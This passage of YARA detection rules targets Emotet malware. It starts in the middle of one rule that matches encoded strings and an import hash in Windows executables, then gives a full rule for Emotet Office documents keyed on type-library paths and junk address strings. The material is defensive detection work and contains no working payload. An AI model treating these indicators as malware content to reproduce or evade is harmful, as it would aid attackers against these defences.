"StOEJiPbZbiKG6dLTcWrVy28bnd3MRHI6Se9+EtT5xnfnbI/8aimT1vHvvS1PxXYdudP5QazN3cw+OZTG6WMoPkj3
 ascii
      $s11 =
"mQOhiAgYsPyI4DhFgdYtLdGQ1W9Bxmd6m3lnTJcfr4gYGLD8iOA41oOuIaXdCNnnTaphWJ1HYWqR+qqIKBiwmIjgO
 ascii
      $s12 =
"Jd812HQfx5Qv5tVrYSAcB4t1CVi1b93QVAdvpSmDyCcNpMRPSpcCbzzbZbCIG6fu/FMSVy20bHd3ShSspye94ElT5
 ascii
      $s13 =
"f64odyFEoG9XrrnC4d81EHAfx9MLlPdrYegYB4s9h95Cb91oUAdvuYg3nCcNHMBPSk5z9mnbZfiNG6fklZhYVy38a
 ascii
      $s14 =
"G5WtAP8+00dbvQhs6PgZzXSo8WjM1YD2S2wk9prpUJn8oG0I4laYrNKGZTi4kPTVMKbGcImVZllhx5Tj+amkWDhXp
 ascii
      $s15 =
"3ie9qEhT593fXyw/8filT1s1hgetPxWodedPR5foK3cwiOVTG/Eyi+Yj3ZhZV6cVyoNtTw00TR93mxbYI2udnBnjH
 ascii
      $s16 =
"RpFqNpYQapubxqPNu6yDXrsXC6qB7CzF0GzVj0FjbT6RdW15ncWnY7/vh92xHgE5j7MjB9mZ3mVK5FiwlKhYoKj4k
 ascii
      $s17 =
"5Ewf7cgaGLAv7VSjeroTTJAjcpy+a7Ql2VPnU2HVntv/mUgzY6rVrB/TYQX35L9Xj+N9SPwkjLT2k+D48S0nWy/tV
 ascii
      $s18 =
"5Ewf7cgaGLAv7VSjeroTTJAjcpy+a7Ql2VPnU2HVntv/mUgzY6rVrB/TYQX35L9Xj+N9SPwkjLT2k+D48S0nWy/tV
 ascii
```

```
      $s19 =
"iBunjDe9gVct7Gx3d65SQF8nvahJU+cRqKveP/H4pE9bLL3YAz8VqHTnT7v1JHR3MIjkUxv0uwvjI92YWFenoW2yz
 ascii
      $s20 =
"pKjTapsqZ36hVbhZOPU4sD5ekeEYE2WaixuncUK41ZSfp87TA/3tI91r1DvwoBcDoQywknwbTexd6FjAV+2Ac8gY7
 ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 800KB and
      ( pe.imphash() == "ffcd1ab4ae5e052202d6af1ea2767498" or ( 1 of ($x*) or 4 of them )
)
}

rule EMOTET_SOC_PE {
   meta:
      date = "2019-10-13"
      hash1 = "6125489453c1824da3e28a54708e7c77875e500dd82a59c96c1d1e5ee88dcad7"
   strings:
      $x1 = "*\\G{0D452EE1-E08F-101A-852E-
02608C4D0BB4}#2.0#0#C:\\windows\\system32\\FM20.DLL#Microsoft Forms 2.0 Object Library"
fullword wide
      $x2 = "Customer50041 Keeling Bypass, North Christellefort, Tunisia Global128 Manuel
Stravenue, New Nicholasfort, Montserrat" fullword ascii
      $x3 = "*\\G{00020430-0000-0000-C000-
000000000046}#2.0#0#C:\\Windows\\system32\\stdole2.tlb#OLE Automation" fullword wide
      $x4 = "Forward297 German Trail, West Miloshire, Germany Product44796 Chesley
Bypass, East Santos, Antigua and Barbudan" fullword ascii
      $x5 = "Regional1198 Rahsaan Motorway, Klockoburgh, Czech Republic Human326 Olson
Bypass, North Nicholaus, Zimbabwe" fullword ascii
      $x6 = "Dynamic6743 Hickle Bypass, West Karliborough, United States Minor Outlying
Islands Product6344 Zieme Inlet, Gloverfurt, Taiwan" fullword ascii
      $x7 = "*\\G{3D3F9F38-A9F3-48A3-AE60-
38AE7491F39A}#2.0#0#C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\Word8.0\\MSForms.exd#Micros
 Forms" wide
      $s8 = "Central080 Ari Ranch, Port Sarinachester, Saint Vincent and the Grenadines
Product4773 Cornelius Ford, Maybelleville, Morocco" fullword ascii
      $s9 = "Senior75970 Kiehn Brook, Port Joaquin, Comoros Forward6656 Parker Extension,
Halvorsonton, Zambia" fullword ascii
      $s10 = "6868686868686868686868" ascii /* reversed goodware string
'8686868686868686868686' */ /* hex encoded string 'hhhhhhhhhhh' */
      $s11 = "*\\G{2DF8D04C-5BFA-101B-BDE5-00AA0044DE52}#2.8#0#C:\\Program Files\\Common
Files\\Microsoft Shared\\OFFICE16\\MSO.DLL#Microsoft " wide
      $s12 = "Dynamic98251 Karli Mission, Deronhaven, Democratic People's Republic of
Korea Chief1365 Hermann Passage, Rickyport, Oman24 " fullword ascii
      $s13 = "Forward0973 Nienow Dam, Walkermouth, Egypt Customer976 MacGyver Mountain,
Schoentown, Northern Mariana Islands+ Lo " fullword ascii
      $s14 = "Corporate28089 Etha Bypass, Jastbury, Turkmenistan Dynamic764 Price Cliffs,
Welchtown, Algeriaog(1 " fullword ascii
      $s15 = "National4629 Brianne Locks, Port Shadburgh, Bangladesh Forward481 Ashton
Course, Lake Judson, Pakistana Pr" fullword ascii
      $s16 = "Forward563 Sasha Mountains, Nitzschestad, Palau Lead58549 Lesch Parkways,
Port Archburgh, Burundi" fullword ascii
      $s17 = "Forward00009 Labadie Valley, Lake Othaview, Brunei Darussalam Future796
Fritsch Road, Mertzchester, Montserrat1831 " fullword ascii
      $s18 = "Central9007 Leland Isle, Laurynview, Morocco Product75313 Mueller Harbors,
West Nakiafort, Lithuania+ Log( " fullword ascii
      $s19 = "Regional973 Aubrey Squares, South Simoneville, Svalbard & Jan Mayen Islands
Dynamic7842 Madilyn Course, O'Harastad, Armenia" fullword ascii
      $s20 = "Lead7617 Nicolas Meadows, West Odell, Saint Pierre and Miquelon Product9412
Stamm Cove, South Katlynnport, Comoros " fullword ascii
   condition:
      uint16(0) == 0xcfd0 and filesize < 900KB and
      1 of ($x*) and 4 of them
}
```